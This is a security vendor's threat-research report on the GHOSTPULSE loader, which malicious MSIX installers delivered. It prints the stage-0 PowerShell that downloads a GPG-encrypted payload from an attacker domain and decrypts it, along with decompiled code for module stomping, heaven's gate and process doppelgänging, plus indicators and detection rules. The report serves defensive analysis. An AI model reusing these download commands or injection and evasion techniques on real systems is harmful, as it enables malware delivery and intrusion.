GHOSTPULSE haunts victims using defense evasion bag o' tricks

By Salim Bitam, Joe Desimone

Published: 2023-10-27 · Archived: 2026-04-05 21:34:55 UTC

Update


In October 2024, we released an update to stage 2 of GHOSTPULSE that includes new evasion techniques. You can check it out here.

Preamble


Elastic Security Labs has observed a campaign to compromise users with signed MSIX application packages to gain initial access. The campaign leverages a stealthy loader we call GHOSTPULSE which decrypts and injects its final payload to evade detection.

MSIX is a Windows app package format that developers can leverage to package, distribute, and install their applications to Windows users. With App Installer, MSIX packages can be installed with a double click. This makes them a potential target for adversaries looking to compromise unsuspecting victims. However, MSIX requires access to purchased or stolen code signing certificates making them viable to groups of above-average resources.

In a common attack scenario, we suspect the users are directed to download malicious MSIX packages through compromised websites, search-engine optimization (SEO) techniques, or malvertising. The masquerading themes we've observed include installers for Chrome, Brave, Edge, Grammarly, and WebEx to highlight a few.



From the user's perspective, the "Install" button appears to function as intended. No pop-ups or warnings are presented. However, a PowerShell script is covertly used to download, decrypt, and execute GHOSTPULSE on the system.



Malware Analysis

The GHOSTPULSE loader can be broken down into 3 stages (sometimes preceded by a PowerShell script) used to execute a final payload.

Stage 0

We consider the PowerShell script dropped by the malicious MSIX installer to be the stage 0 payload. The PowerShell script is typically included in MSIX infection vectors, but not always in other GHOSTPULSE infection methods (MSI, EXE, ISO). In one sample, the PowerShell script downloads a GPG-encrypted file from `manojsinghnegi[.]com/2.tar.gpg`.

Next, the PowerShell script decrypts the file using the command-line GPG utility using the following parameters:


- `putin` - the passphrase for the GPG file
- `--batch` - execute GPG in non-interactive mode
- `--yes` - answer “yes” to any prompts
- `--passphrase-fd 0` - read the passphrase from a file descriptor, 0 instructs GPG to use STDIN, which is putin
- `--decrypt` - decrypt a file
- `--output` - what to save the decrypted file as

```
 # 1
$url = "https://manojsinghnegi[.]com/2.tar.gpg"
$outputPath = "$env:APPDATA\$xxx.gpg"
Invoke-WebRequest -Uri $url -OutFile $outputPath

# 1
echo 'putin' | .$env:APPDATA\gpg.exe --batch --yes --passphrase-fd 0 --decrypt --output $env:APPDATA\$xxx.rar $env:APPDATA
```

The GPG utility is included in the malicious MSIX installer package.

The decrypted file is a tar archive containing an executable `VBoxSVC.exe` which is in reality a renamed signed `gup.exe` executable that is used to update Notepad++, which is vulnerable to sideloading, an encrypted file in one example `handoff.wav` and a mostly benign library `libcurl.dll` with one of its functions overwritten with malicious code. The PowerShell executes the binary `VBoxSVC.exe` that will side load from the current directory the malicious DLL `libcurl.dll`. By minimizing the on-disk footprint of encrypted malicious code, the threat actor is able to evade file-based AV and ML scanning.



File metadata of VBoxSVC.bin

Stage 1

The first stage of GHOSTPULSE is embedded within a malicious DLL that undergoes side-loading through a benign executable. Execution of the corresponding code is triggered during the *DllEntryPoint* phase.

The process is initiated by pinpointing the base address of the malicious DLL of `libcurl.dll`, achieved through parsing the *InLoadOrderModuleList* API. This list, residing in the Process Environment Block (PEB), systematically records information about loaded modules.

```
do
{
  while ( 1 )
  {
    Flink_low = LOWORD(Flink->Flink);
    v7 = 0x1003F * v5;
    if ( (unsigned __int16)(Flink_low - 65) > 0x19u )
      break;
    Flink = (struct _LIST_ENTRY *)((char *)Flink + 2);
    v5 = (unsigned __int16)(Flink_low + 0x20) + v7;
    if ( (struct _LIST_ENTRY *)v4 == Flink )
    {
      if ( v5 != 0xA09B00E3 )                // 0xA09B00E3 => hash of library name
        goto LABEL_2;
      goto LABEL_12;
    }
  }
  Flink = (struct _LIST_ENTRY *)((char *)Flink + 2);
  v5 = Flink_low + v7;
}
while ( Flink != (struct _LIST_ENTRY *)v4 );
if ( v5 != 0xA09B00E3 )
  goto LABEL_2;
```

Parsing the InLoadOrderModuleList structure

Next, GHOSTPULSE builds an Import Address Table (IAT) incorporating essential APIs. This operation involves parsing the *InLoadOrderModuleList* structure within the Process Environment Block (PEB).

```
do
{
  while ( 1 )
  {
    Flink_low = LOWORD(Flink->Flink);
    v7 = 0x1003F * v5;
    if ( (unsigned __int16)(Flink_low - 65) > 0x19u )
      break;
    Flink = (struct _LIST_ENTRY *)((char *)Flink + 2);
    v5 = (unsigned __int16)(Flink_low + 0x20) + v7;
    if ( (struct _LIST_ENTRY *)v4 == Flink )
    {
      if ( v5 != 0xA09B00E3 )                // 0xA09B00E3 => hash of library name
        goto LABEL_2;
      goto LABEL_12;
    }
  }
  Flink = (struct _LIST_ENTRY *)((char *)Flink + 2);
  v5 = Flink_low + v7;
}
while ( Flink != (struct _LIST_ENTRY *)v4 );
if ( v5 != 0xA09B00E3 )
  goto LABEL_2;
```

Stage 1 hashing algorithm

```
# Python code used for API hashing

def calculate_api_name_hash(api_name):

    value = 0

    for char in input_string:

        total = (ord(char) + value *0x1003F)&0xFFFFFFFF

    return value
```

Below is the Stage 1 IAT structure reconstructed from the GHOSTPULSE malware sample, provided for reference:

```
struct core_stage1_IAT

{

void *kernel32_LoadLibraryW;

void *kernel32_QueryPerformanceCounter;

void *ntdll_module;

void *kernel32_CloseHandle;

__int64 field_20;

__int64 field_28;

__int64 field_30;

__int64 field_38;
```

```
void *kernel32_GetTempPathW;

void *kernel32_GetModuleFileNameW;

__int64 field_50;

__int64 field_58;

__int64 field_60;

void *ntdll__swprintf;

__int64 field_70;

__int64 field_78;

__int64 (__fastcall *ntdll_RtlDecompressBuffer)(__int64, __int64, _QWORD, __int64, int, int *);

void *kernel32_CreateFileW;

void *kernel32_ReadFile;

void *ntdll_NtQueryInformationProcess;

void *kernel32_GetFileSize;

__int64 field_A8;

void *kernel32_module;

__int64 field_B8;

void *ntdll_NtDelayExecution;

__int64 (__fastcall *kernel32_GlobalAlloc)(__int64, __int64);

__int64 field_D0;

void *kernel32_GlobalFree;

__int64 field_E0;

void *ntdll_RtlQueryEnvironmentVariable_U;

};
```

It then proceeds with its operation by reading and parsing the file named `handoff.wav` from the current directory. This file contains an encrypted data blob divided into distinct chunks. Each chunk of data is positioned following the string IDAT. The parsing process involves the malware executing through two distinct steps.

```
LOBYTE(v94) = stage2::read_file(v93, core_stage2_IAT, &vhd_file_content, (unsigned int *)&vhd_file_size);
if ( (_BYTE)v94 )
{
  LOBYTE(v94) = stage2::parse_decrypting_file(
                  vhd_file_content,
                  vhd_file_size,
                  &decrypted_vhd_file,
                  core_stage2_IAT,
                  core_stage2_main_struct);
```

Reading and decrypting the encrypted file

The initial phase involves identifying the commencement of the encrypted data by searching for the IDAT string in the file, which is followed by a distinctive 4-byte tag value. If the tag corresponds to the value stored in the malware's configuration, the malware extracts the bytes of the encrypted blob. The initial structure is as follows:

```
struct initial_idat_chunk

{

  DWORD size_of_chunk;

  DWORD IDAT_string;

  DWORD tag;

  DWORD xor_key;

  DWORD size_of_encrypted_blob;

  _BYTE first_chunk[];

};
```

- **size_of_chunk**: The malware utilizes this value, performing bits shifting to determine the chunk size to extract before the next occurrence of IDAT.
- **xor_key**: A 4-byte long XOR key employed for decrypting the consolidated encrypted blob after extraction
- **size_of_encrypted_blob**: Denotes the overall size of the encrypted blob, which is stored in chunks within the file
- **first_chunk**: Marks the start of the first chunk of data in memory

```
  v6 = indx;
  if ( (*(_BYTE *)indx == (_BYTE)v42 || (_BYTE)v42 == 0x3F)// locate IDAT string
    && (*(_BYTE *)(indx + 1) == BYTE1(v42) || BYTE1(v42) == 63)
    && (*(_BYTE *)(indx + 2) == BYTE2(v42) || BYTE2(v42) == 63)
    && (*(_BYTE *)(indx + 3) == HIBYTE(v42) || HIBYTE(v42) == 63)
    && (*(_BYTE *)(indx + 4) == (_BYTE)v43 || (_BYTE)v43 == 63)
    && (*(_BYTE *)(indx + 5) == BYTE1(v43) || BYTE1(v43) == 63)
    && (*(_BYTE *)(indx + 6) == BYTE2(v43) || BYTE2(v43) == 63)
    && (*(_BYTE *)(indx + 7) == HIBYTE(v43) || HIBYTE(v43) == 63) )
  {
    break;
  }
  if ( ++indx == end_of_file_addr )
    goto LABEL_46;
}
v10 = indx + 8;
v11 = ((*(_DWORD *)indx >> 8) & 0xFF00)
    + (*(_DWORD *)indx << 24)
    + HIBYTE(*(_DWORD *)indx)
    + ((unsigned __int8)BYTE1(*(_DWORD *)indx) << 16);
if ( *(_DWORD *)(indx + 8) == core_stage2_main_struct->tag )// verify the tag
{
```

In the second step, the malware locates the next occurrence of IDAT and proceeds to extract the encrypted chunks that follow it which has the following format:

```
struct next_idat_chunk

{

DWORD size_of_chunk;
```

```
DWORD IDAT_string;

_BYTE n_chunk[];

};
```

- **size_of_chunk**: The malware utilizes this value, performing bits shifting to determine the chunk size to extract before the next occurrence of IDAT.
- **n_chunk**: Marks the start of the chunk of data in memory

The malware continues extracting encrypted data chunks until it reaches the specified size_of_encrypted_blob. Subsequently, the malware proceeds to decrypt the data using the 4-byte XOR key *xor_key*.

At this stage, the data blob, which is already compressed, undergoes decompression by the malware. The decompression process utilizes the `RtlDecompressBuffer` api.

```
v94 = core_stage2_IAT->ntdll_RtlDecompressBuffer(// decompress data
        COMPRESSION_FORMAT_LZNT1,
        uncompressed_payload,
        uncompressed_payload_size,
        v95,
        v130,
        &v166);
```

Decompression using the RtlDecompressBuffer API

The malware proceeds by loading a specified library stored in its configuration, in this case, `mshtml.dll`, utilizing the *LoadLibraryW* function. Shellcode (Stage 2) contained inside the decrypted and decompressed blob of data is written to the .text section of the freshly loaded DLL and then executed.

This technique is known as “module stomping”. The following image shows the associated *VirtualProtect* API calls captured with Elastic Defend associated with the module stomping:

process.name	process.Ext.api.summary	process.thread.Ext.call_stack_summary
VBoxSVC.exe	VirtualProtect(mshtml.dll, 0x279, RWX, R-X)	ntdll.dll|kernelbase.dll|mshtml.dll|kernel32.dll|Unknown
VBoxSVC.exe	VirtualProtect(mshtml.dll, 0x7447, RWX, R-X)	ntdll.dll|kernelbase.dll|mshtml.dll|Unknown
VBoxSVC.exe	VirtualProtect(mshtml.dll, 0x7447, R-X, RWX)	ntdll.dll|kernelbase.dll|libcurl.dll|kernelbase.dll|Unknown
VBoxSVC.exe	VirtualProtect(mshtml.dll, 0x7447, RWX, R-X)	ntdll.dll|kernelbase.dll|libcurl.dll|kernelbase.dll|Unknown

Stage 2

Stage 2 initiates by constructing a new IAT structure and utilizing the CRC32 algorithm as the API name hashing mechanism. The following is the IAT structure of stage 2:

```
struct core_stage2_IAT

{
```

```
void *kernel32_module;

void *ntdll_module;

void *kernel32_CreateFileW;

void *kernel32_WriteFile;

void *kernel32_ReadFile;

void *kernel32_SetFilePointer;

void *kernel32_CloseHandle;

void *kernel32_GlobalAlloc;

void *kernel32_GlobalFree;

void *kernel32_ExpandEnvironmentStringsW;

void *kernel32_GetFileSize;

void *kernel32_GetProcAddress;

void *kernel32_LoadLibraryW;

void *ntdll__swprintf;

void *kernel32_QueryPerformanceCounter;

void *ntdll_RtlDecompressBuffer;

void *field_80;

void *field_88;

void *field_90;

void *field_98;

void *field_A0;

void *ntdll_NtDelayExecution;

void *ntdll_RtlRandom;

void *kernel32_GetModuleFileNameW;

void *kernel32_GetCommandLineW;

void *field_C8;

void *ntdll_sscanf;

void *field_D8;

void *ntdll_NtQueryInformationProcess;

void *ntdll_NtQuerySystemInformation;

void *kernel32_CreateDirectoryW;

void *kernel32_CopyFileW;

void *ntdll_NtClose;
```

```
    void *field_108;
    void *field_110;
    void *field_118;
    void *field_120;
    void *field_128;
    void *kernel32_SetCurrentDirectoryW;
    void *field_138;
    void *kernel32_SetEnvironmentVariableW;
    void *kernel32_CreateProcessW;
    void *kernel32_GetFileAttributesW;
    void *msvcrt_malloc;
    void *msvcrt_realloc;
    void *msvcrt_free;
    void *ntdll_RtlHashUnicodeString;
    void *field_178;
    void *field_180;
    void *kernel32_OpenMutexA;
    void *field_190;
    void *kernel32_VirtualProtect;
    void *kernel32_FlushInstructionCache;
    void *field_1A8;
    void *ntdll_NtOpenProcessToken;
    void *ntdll_NtQueryInformationToken;
    void *ntdll_RtlWalkFrameChain;
    void *field_1C8;
    void *addr_temp_file_content;
    void *addr_decrypted_file;
};
```

Concerning NT functions, the malware reads the ntdll.dll library from disk and writes it to a dynamically allocated memory space with read, write, and execute permissions. Subsequently, it parses the loaded `ntdll.dll` library to extract the offsets of the required NT functions. These offsets are then stored within the newly built IAT structure. When the malware necessitates the execution of an NT API, it adds the API offset to the base address of `ntdll.dll` and directly invokes the API. Given that NT APIs operate at a very low level, they execute syscalls directly, which does not require the `ntdll.dll` library to be loaded in memory using the LoadLibrary API, this is done to evade userland hooks set by security products.

The following is the structure used by the malware to store NT API offsets:

```
struct __unaligned __declspec(align(4)) core_stage2_nt_offsets_table
{
  __int64 ntdll_module;
  int ZwCreateSection;
  int ZwMapViewOfSection;
  int ZwWriteVirtualMemory;
  int ZwProtectVirtualMemory;
  int NtSuspendThread;
  int ZwResumeThread;
  int ZwOpenProcess;
  int ZwGetContextThread;
  int NtSetContextThread;
};
```

GHOSTPULSE has the ability to establish persistence, if configured to, by generating an `.lnk` file that points to the Stage 1 binary, denoted as `VBoxSVC.exe`. To achieve this, the malware leverages COM (Component Object Model) objects as part of its technique.

```
if ( ((*(_DWORD *)&uncompressed_payload->flag & kDoPersistance) != 0 || v10) && *(_DWORD *)(a2 + 4) == 1 )
  core::stage3::do_persistence_lnk(core_stage3_IAT, (__int64)&core_stage2_main_struct2, a2);
wstrcpy(a2 + 0xA9C, v50);
wstrcpy(a2 + 0x894, v41);
```

Persistence executed according to the configuration flag

It extracts another sub-blob of data from the first decrypted blob of Stage 1. This data is located at a specific position in the structure. The malware then performs an XOR encryption on this sub-blob, using the result of the XOR operation between the CRC32 value of the machine's computer name and the constant value `0xA1B2D3B4`. Finally, the encrypted data is saved to a file in the user's temporary folder. It extracts another sub-blob of data from the first decrypted blob of Stage 1. This data is located at a specific position in the structure. The malware then performs an XOR encryption on this sub-blob, using the result of the XOR operation between the CRC32 value of the machine's computer name and the constant value `0xA1B2D3B4`. Finally, the encrypted data is saved to a file in the user's temporary folder.

The malware then initiates a suspended child process using the executable specified in the Stage 2 configuration, which is a 32-bit `cmd.exe` in this case. It then adds an environment variable to the child process with a random name, example: `GFHZNIOWWLVYTESHRTGAVC`, pointing to the previously created temporary file.

Further, the malware proceeds by creating a section object and mapping a view of it to `mshtml.dll` in the child process using the `ZwCreateSection` and `ZwMapViewOfSection` APIs.

The legitimate `mshtml.dll` code is overwritten with the *WriteProcessMemory* API. The primary thread's execution is then redirected to the malicious code in `mshtml.dll` with the *Wow64SetThreadContext* API as shown in the following image:

process.name	process.Ext.api.summary	process.thread.Ext.call_stack_summary
VBoxSVC.exe	VirtualProtectEx(cmd.exe, mshtml.dll, 0xb8da, RWX, R-X)	ntdll.dll|mshtml.dll|ntdll.dll|kernel32.dll|ntdll.dll|kernel32.dll|ntdll.dll|kernel32.dll|Unknown
VBoxSVC.exe	WriteProcessMemory(cmd.exe, mshtml.dll, 0xb8da)	ntdll.dll|mshtml.dll|ntdll.dll|kernel32.dll|ntdll.dll|kernel32.dll|ntdll.dll|kernel32.dll|Unknown
VBoxSVC.exe	Wow64SetThreadContext(cmd.exe, [Flags:FULL|FLOATING_POINT|DEBUG EIP:mshtml.dll ESP:Data EBP:Data EAX:NULL ECX:NULL EDX:NULL EBX:Data ESI:Data EDI:NULL])	-

The parent process promptly terminates itself.

Stage 3

The objective of GHOSTPULSE's Stage 3 is to load and execute the final payload in another process. One interesting part of Stage 3 was that it overwrites its previously executed instructions with new instructions to make analysis difficult. It is also capable of establishing persistence using the same method described above. GHOSTPULSE executes NTDLL APIs using the "heaven's gate" technique.

```
66 8C 65 F8                mov     [ebp+var_8], fs
B8 2B 00 00 00             mov     eax, 2Bh ; '+'
66 8E E0                   mov     fs, ax
                           assume fs:nothing
89 65 E8                   mov     [ebp-18h], esp
83 E4 F0                   and     esp, 0FFFFFFF0h
6A 33                      push    33h ; '3'
E8 00 00 00 00             call    $+5
83 04 24 05                add     [esp+98h+var_98], 5
CB                         retf
```

Stage 3 starts off by constructing its own Function Import Table using CRC32 as the hashing algorithm. Additionally, it has the capability to disable redirection of the file system to WOW64, achieved through the utilization of the procedure `Wow64FsRedirection`, if configured to do so.

Following this, Stage 3 accesses the environment variable that was set earlier, in our case `GFHZNIOWWLVYTESHRTGAVC`, retrieves the associated temporary file and proceeds to decrypt its contents.

```
memset_00(v2, 520);
v6 = (_BYTE *)((int (__cdecl *)(int))a1->msvcrt_malloc)(522);
memset_00(v6, 522);
v4 = 0;
sub_4178DA((int)v6, (int)&a1->kernel32_GetComputerNameW, (int *)&v4, 0xA1B2D3B4);
if ( !((int (__stdcall *)(_BYTE *, char *, int))a1->kernel32_GetEnvironmentVariableW)(v6, v2, 260) )
  return 0;
v5 = 0;
v3 = 0;
if ( !sub_417697((int)&a1->kernel32_, (int)v2, &v5, (int *)&v3) )
  return 0;
core::decrypt(v3, v5, v4);                    // key is computername crc xored with 0xA1B2D3B4
return v5;
```

Decrypting the temp file using the computer name and a hardcoded value

The decrypted file includes both a configuration and the ultimate payload in an encrypted format. The final payload undergoes XOR decryption using a 200-byte long key stored within the configuration. The malware then parses the PE structure of the payload with a set of functions that will indicate how the payload will be injected, for example, the type of payload (DLL or executable) architecture, etc.

```
size_xor_key_mul_4 = struc_3->size_xor_key_mul_4;
encrypted_final_payload_size = struc_3->encrypted_final_payload_size;
encrypted_final_payload = struc_3->encrypted_final_payload;
v4 = encrypted_final_payload;
v8 = 4 * size_xor_key_mul_4;
v9 = 4 * size_xor_key_mul_4 + struc_3->encrypted_final_payload;
v13 = 0;
v14 = 0;
while ( v13 <= encrypted_final_payload_size )
{
  v11 = v13 + v9;
  *(_DWORD *)(v13 + v9) ^= *(_DWORD *)(v4 + 4 * v14);
  if ( v14 == size_xor_key_mul_4 - 1 )
    v14 = 0;
  else
    ++v14;
  v13 += 4;
}
struc_3->final_payload = v9;
if ( !pe_parse::check_valid_pe((IMAGE_DOS_HEADER *)struc_3->final_payload) )
  return 0;
struc_3->payload_arch_64_bit = pe_parse::get_magic_arch((IMAGE_DOS_HEADER *)struc_3->final_payload);// return 1 if 64bit
struc_3->IMAGE_DIRECTORY_ENTRY_ARCHITECTURE = sub_41F180(struc_3, struc_3->final_payload);
struc_3->final_payload_size = struc_3->encrypted_final_payload_size - v8;
pe_characteristics = pe_parse::get_pe_attributes(struc_3, 7, (IMAGE_DOS_HEADER *)struc_3->final_payload);
struc_3->is_dll = pe_characteristics & IMAGE_FILE_DLL;
sub_417B24((IMAGE_DOS_HEADER *)struc_3->final_payload, (unsigned int **)&struc_3->field_60);
full_path_mshtml_dll = (_WORD *)((int (__thiscall *)(struc_3 *, _DWORD, int, int, int))struc_3->iat_struct0->kernel32_VirtualAlloc)(
                                 struc_3,
                                 0,
                                 0x20A,
                                 4096,
                                 4);
memset_00(full_path_mshtml_dll, 522);
if ( *(_WORD *)(struc_3->mshtml_dll + 2) == ':' || *(_WORD *)(struc_3->mshtml_dll + 4) == ':' )// check if full path specified
{
  sub_41764C(full_path_mshtml_dll, struc_3->mshtml_dll);
}
```

Decrypting the final payload

GHOSTPULSE employs Process Doppelgänging, leveraging the NTFS transactions feature to inject the final payload into a new child process. The following steps illustrate the process:

- Calls the `CreateTransaction` API to initial a transaction
- Creates a transaction file with a random file name in temp folder with the `ZwCreateFile` API
- Writes the payload to the temp file using the `ZwWriteFile` API
- Creates a section of the transaction file with `ZwCreateSection` API
- At this point the file is not needed anymore, the malware calls the `RollbackTransaction` API to roll the transaction back
- GHOSTPULSE creates a suspended process with the target process path taken from it's configuration, in our sample `1msbuild.exe1`
- It maps a view of the section to the process with the `ZwMapViewOfSection` API
- It sets the child process thread instruction pointer to the entry point of the final payload with the `NtSetContextThread` API
- Finally it resumes the thread with the `NtResumeThread` API

```
if ( !sub_420ED0((int *)a1) )
  return 0;
if ( !core::create_transaction((int)a1) || !core::create_temp_file(a1) || !core::create_section((int)a1) )
  goto LABEL_16;
core::roll_back_transcation((core::stage4::IAT ***)a1);
if ( !core::build_target_process_path(a1) )
  return 0;
if ( core::spawn_suspended_process((int)&savedregs, a1)
  && (unsigned __int8)core::map_view_section_to_target(a1)
  && core::set_eip(a1)
  && sub_422610(a1)
  && (sleep(**a1, 100, 300), core::resume_thread((int)a1)) )
```

Functions used to execute process doppelgänging technique


Final Payload

The final payload varies from sample to sample but is typically an information stealer. We have observed SectopRAT, Rhadamanthys, Vidar, Lumma, and NetSupport as final payloads. In SectopRAT samples, the malware first reaches out to

Pastebin to retrieve the command and control address. In this case, it was `195.201.198[.]179` over TCP port `15647` as shown below:

Configuration extractor

Alongside this research, the Elastic Security Research Team has provided a configuration extractor to allow threat researchers to continue work to discover further developments within this campaign and expand detection capabilities for our community. The extractor takes the encrypted file shipped with GHOSTPULSE as the input.



Detection Guidance

Elastic Defend detects this threat with the following behavior protection rules:

- DNS Query to Suspicious Top Level Domain
- Library Load of a File Written by a Signed Binary Proxy
- Suspicious API Call from an Unsigned DLL
- Suspicious Memory Write to a Remote Process
- Process Creation from Modified NTDLL

The following yara rule will also detect GHOSTPULSE loaders on disk:

- Windows.Trojan.GhostPulse

Observations

All observables are also available for download in both ECS and STIX format.

The following observables were discussed in this research.

Observable	Type	Name	Reference
78.24.180[.]93	ip-v4		Stage 0 C2 IP
manojsinghnegi[.]com	domain-name		Stage 0 C2 domain
manojsinghnegi[.]com/2.tar.gpg	url		Stage 0 C2 URL
0c01324555494c35c6bbd8babd09527bfc49a2599946f3540bb3380d7bec7a20	sha256	Chrome-x64.msix	Malicious MSIX
ee4c788dd4a173241b60d4830db128206dcfb68e79c68796627c6d6355c1d1b8	sha256	Brave-x64.msix	Malicious MSIX
4283563324c083f243cf9335662ecc9f1ae102d619302c79095240f969d9d356	sha256	Webex.msix	Malicious MSIX
eb2addefd7538cbd6c8eb42b70cafe82ff2a8210e885537cd94d410937681c61	sha256	new1109.ps1	PowerShell Downloader
49e6a11453786ef9e396a9b84aeb8632f395477abc38f1862e44427982e8c7a9	sha256	38190626900.rar	GHOSTPULSE tar archive
Futurity Designs Ltd	Code signer		Chrome-x64.msix code signer
Fodere Titanium Limited	Code signer		Brave-x64.msix code signer
IMPERIOUS TECHNOLOGIES LIMITED	Code signer		Webex.msix code signer

References

- https://twitter.com/1ZRR4H/status/1699923793077055821
- https://www.rapid7.com/blog/post/2023/08/31/fake-update-utilizes-new-idat-loader-to-execute-stealc-and-lumma-infostealers/
- https://www.proofpoint.com/us/blog/threat-insight/are-you-sure-your-browser-date-current-landscape-fake-browser-updates

---